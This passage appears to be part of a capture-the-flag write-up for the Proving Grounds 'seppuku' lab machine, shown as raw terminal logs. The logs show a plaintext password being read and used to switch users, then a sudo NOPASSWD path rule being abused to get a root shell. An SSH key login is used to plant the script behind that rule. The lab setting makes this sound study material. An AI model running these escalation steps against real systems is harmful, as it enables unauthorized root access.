-rw-r--r-- 1 seppuku seppuku   33 Aug  4 11:49 local.txt
-rw-r--r-- 1 root    root      20 May 13  2020 .passwd
-rw-r--r-- 1 seppuku seppuku  807 May 13  2020 .profile
seppuku@seppuku:~$ cat local.txt
5d1076de446c2686eb4f0e05e83af211
seppuku@seppuku:~$ cat .passwd
12345685213456!@!@A
seppuku@seppuku:~$ su samurai
Password:
samurai@seppuku:/home/seppuku$ id
uid=1001(samurai) gid=1002(samurai) groups=1002(samurai)
samurai@seppuku:/home/seppuku$ sudo -l
Matching Defaults entries for samurai on seppuku:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User samurai may run the following commands on seppuku:
    (ALL) NOPASSWD: /../../../../../../home/tanto/.cgi_bin/bin /tmp/*
samurai@seppuku:/home/seppuku$ sudo /../../../../../../home/tanto/.cgi_bin/bin /tmp/*
root@seppuku:/home/seppuku# id
uid=0(root) gid=0(root) groups=0(root)
root@seppuku:/home/seppuku# cd /root
root@seppuku:~# ls -l
total 8
-rw-r--r-- 1 root root 33 Aug  4 11:50 proof.txt
-rw-r--r-- 1 root root 32 Sep  1  2020 root.txt
root@seppuku:~# cat *
1d5ec5015c89991443000755b0d24aef
Your flag is in another file...
root@seppuku:~#
```

```
┌──(maskman㉿machine)-[~/Desktop/machines/ProvingGrounds/seppuku]
└─$ ssh -i id_rsa tanto@seppuku.pg
Linux seppuku 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2 (2020-04-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Aug  4 13:55:34 2021 from 192.168.49.250
tanto@seppuku:~$ ls -la
total 36
drwxr-xr-x 5 tanto tanto 4096 Aug  4 13:57 .
drwxr-xr-x 5 root  root  4096 May 13  2020 ..
-rw------- 1 tanto tanto   59 Aug  4 13:57 .bash_history
-rw-r--r-- 1 tanto tanto  220 May 13  2020 .bash_logout
-rw-r--r-- 1 tanto tanto 3526 May 13  2020 .bashrc
drwx------ 3 tanto tanto 4096 May 13  2020 .gnupg
drwxr-xr-x 3 tanto tanto 4096 Aug  4 13:22 .local
-rw-r--r-- 1 tanto tanto  807 May 13  2020 .profile
drwxr-xr-x 2 tanto tanto 4096 May 13  2020 .ssh
tanto@seppuku:~$ mkdir .cgi_bin
tanto@seppuku:~$ nano ./.cgi_bin/bin
tanto@seppuku:~$ chmod +x ./.cgi_bin/bin
tanto@seppuku:~$ ls -la ./.cgi_bin/
total 12
drwxr-xr-x 2 tanto tanto 4096 Aug  4 13:58 .
drwxr-xr-x 6 tanto tanto 4096 Aug  4 13:57 ..
-rwxr-xr-x 1 tanto tanto   22 Aug  4 13:58 bin
tanto@seppuku:~$ 
```